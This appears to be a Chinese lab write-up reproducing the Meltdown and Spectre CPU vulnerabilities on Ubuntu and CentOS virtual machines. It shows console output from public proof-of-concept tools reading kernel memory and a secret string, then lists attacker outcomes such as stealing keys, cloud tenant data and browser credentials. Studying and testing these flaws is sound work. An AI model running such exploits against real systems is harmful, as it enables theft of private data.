
  影响：使用JIT的软件（没有针对内核的已知利用）

  缓解：微码更新+内核更新使受影响的软件能够自我保护；缓解的性能影响：低到中等

实验环境

工具清单	
虚拟机	VMware Workstation11.0.0
系统镜像1	ubuntu-16.04.3-desktop-amd64.iso
内核版本1	Linux ubuntu 4.13.0-41-generic
系统镜像2	CentOS-7-x86_64-DVD-1708.iso
内核版本2	Linux localhost.localdomain 3.10.0-693.el7.x86_64
物理处理器型号	Intel（R）Core（TM） i5-7300HQ @2.5GHZ

漏洞检测



漏洞检测

CentOS系统下检测结果

操作系统内核的差异直接影响了CPU漏洞对系统的威胁，根本上讲系统底层的相关技术决定了这类CPU漏洞的实际危害。

POC代码复现

Meltdown漏洞复现

```
[dustin@localhost meltdown-exploit]$ ./run.sh
looking for linux_proc_banner in /proc/kallsyms
cached = 39, uncached = 380, threshold 121
read ffffffff816bc080 = 25 % (score=920/1000)
read ffffffff816bc081 = 73 s (score=943/1000)
read ffffffff816bc082 = 20   (score=678/1000)
read ffffffff816bc083 = 76 v (score=939/1000)
read ffffffff816bc084 = 65 e (score=883/1000)
read ffffffff816bc085 = 72 r (score=957/1000)
read ffffffff816bc086 = 73 s (score=950/1000)
read ffffffff816bc087 = 69 i (score=876/1000)
read ffffffff816bc088 = 6f o (score=912/1000)
read ffffffff816bc089 = 6e n (score=852/1000)
read ffffffff816bc08a = 20   (score=825/1000)
read ffffffff816bc08b = 25 % (score=942/1000)
read ffffffff816bc08c = 73 s (score=961/1000)
read ffffffff816bc08d = 20   (score=775/1000)
read ffffffff816bc08e = 28 ( (score=871/1000)
read ffffffff816bc08f = 62 b (score=950/1000)
VULNERABLE
PLEASE POST THIS TO https://github.com/paboldin/meltdown-exploit/issues/19
VULNERABLE ON
3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 2017 x86_64
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 158
model name      : Intel(R) Core(TM) i5-7300HQ CPU @ 2.50GHz
stepping        : 9
microcode       : 0x70
cpu MHz         : 2495.052
cache size      : 6144 KB
physical id     : 0
```

CentOS系统下POC代码执行结果，POC成功的读到了内核在linux_proc_banner地址上的数据。

Spectre漏洞复现

```
[dustin@localhost SpectrePoC]$ ./spectre.out
Version: commit c712f907f03bc7f8f2b4cb6dc6a52b729c38ba9b
Using a cache hit threshold of 80.
Build: RDTSCP_SUPPORTED MFENCE_SUPPORTED CLFLUSH_SUPPORTED INTEL_MITIGATION_DISABLED LINUX_KERNEL_MITIGATION_DISA
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfec40... Success: 0x54='T' score=95 (second best: 0x01='?' score=45)
Reading at malicious_x = 0xffffffffffdfec41... Success: 0x68='h' score=561 (second best: 0x01='?' score=278)
Reading at malicious_x = 0xffffffffffdfec42... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdfec43... Success: 0x20=' ' score=31 (second best: 0x00='?' score=12)
Reading at malicious_x = 0xffffffffffdfec44... Success: 0x4D='M' score=7
Reading at malicious_x = 0xffffffffffdfec45... Success: 0x61='a' score=15 (second best: 0x00='?' score=4)
Reading at malicious_x = 0xffffffffffdfec46... Success: 0x67='g' score=17 (second best: 0x00='?' score=7)
Reading at malicious_x = 0xffffffffffdfec47... Unclear: 0x69='i' score=990 (second best: 0x6A='j' score=564)
Reading at malicious_x = 0xffffffffffdfec48... Success: 0x63='c' score=501 (second best: 0x01='?' score=248)
Reading at malicious_x = 0xffffffffffdfec49... Success: 0x20=' ' score=13 (second best: 0x00='?' score=5)
Reading at malicious_x = 0xffffffffffdfec4a... Success: 0x57='W' score=65 (second best: 0x00='?' score=31)
Reading at malicious_x = 0xffffffffffdfec4b... Success: 0x6F='o' score=13 (second best: 0x00='?' score=5)
Reading at malicious_x = 0xffffffffffdfec4c... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfec4d... Success: 0x64='d' score=13 (second best: 0x00='?' score=5)
Reading at malicious_x = 0xffffffffffdfec4e... Success: 0x73='s' score=19 (second best: 0x00='?' score=6)
Reading at malicious_x = 0xffffffffffdfec4f... Success: 0x20=' ' score=135 (second best: 0x00='?' score=64)
Reading at malicious_x = 0xffffffffffdfec50... Success: 0x61='a' score=27 (second best: 0x00='?' score=10)
Reading at malicious_x = 0xffffffffffdfec51... Success: 0x72='r' score=45 (second best: 0x00='?' score=21)
Reading at malicious_x = 0xffffffffffdfec52... Success: 0x65='e' score=543 (second best: 0x01='?' score=269)
Reading at malicious_x = 0xffffffffffdfec53... Success: 0x20=' ' score=7
Reading at malicious_x = 0xffffffffffdfec54... Success: 0x53='S' score=2
Reading at malicious_x = 0xffffffffffdfec55... Success: 0x71='q' score=35 (second best: 0x00='?' score=14)
Reading at malicious_x = 0xffffffffffdfec56... Success: 0x75='u' score=7
Reading at malicious_x = 0xffffffffffdfec57... Success: 0x65='e' score=9 (second best: 0x00='?' score=3)
Reading at malicious_x = 0xffffffffffdfec58... Success: 0x61='a' score=47 (second best: 0x62='b' score=21)
Reading at malicious_x = 0xffffffffffdfec59... Success: 0x6D='m' score=97 (second best: 0x00='?' score=47)
Reading at malicious_x = 0xffffffffffdfec5a... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffffffffdfec5b... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffdfec5c... Success: 0x68='h' score=21 (second best: 0x00='?' score=9)
Reading at malicious_x = 0xffffffffffdfec5d... Success: 0x20=' ' score=31 (second best: 0x00='?' score=12)
Reading at malicious_x = 0xffffffffffdfec5e... Success: 0x4F='O' score=9 (second best: 0x00='?' score=3)
Reading at malicious_x = 0xffffffffffdfec5f... Success: 0x73='s' score=23 (second best: 0x00='?' score=8)
Reading at malicious_x = 0xffffffffffdfec60... Success: 0x73='s' score=17 (second best: 0x00='?' score=7)
Reading at malicious_x = 0xffffffffffdfec61... Success: 0x69='i' score=23 (second best: 0x00='?' score=8)
Reading at malicious_x = 0xffffffffffdfec62... Success: 0x66='f' score=41 (second best: 0x00='?' score=19)
Reading at malicious_x = 0xffffffffffdfec63... Success: 0x72='r' score=57 (second best: 0x00='?' score=27)
Reading at malicious_x = 0xffffffffffdfec64... Success: 0x61='a' score=7
Reading at malicious_x = 0xffffffffffdfec65... Success: 0x67='g' score=2
Reading at malicious_x = 0xffffffffffdfec66... Success: 0x65='e' score=37 (second best: 0x01='?' score=16)
Reading at malicious_x = 0xffffffffffdfec67... Success: 0x2E='.' score=27 (second best: 0x00='?' score=10)
```

在CentOS系统下，该proc攻击利用了CPU的预测执行导致了提前把私有数据放到了cpu缓存中，成功读取内存中的字符数据“The Magic Words are Squeamish Ossifrage.”

攻击结果

在实际的攻击场景中，攻击者利用这些漏洞在一定条件下可以做到：

- 泄露出本地操作系统底层运作信息，秘钥信息等；
- 通过获取泄露的信息，成功绕过内核、虚拟机超级管理器HyperVisor的隔离防护；
- 云服务中，泄露其它租户隐私信息；
- 通过浏览器泄露受害者的帐号，密码，内容，邮箱，cookie等用户隐私信息。

其他相关

http://mdsattacks.com/ diagram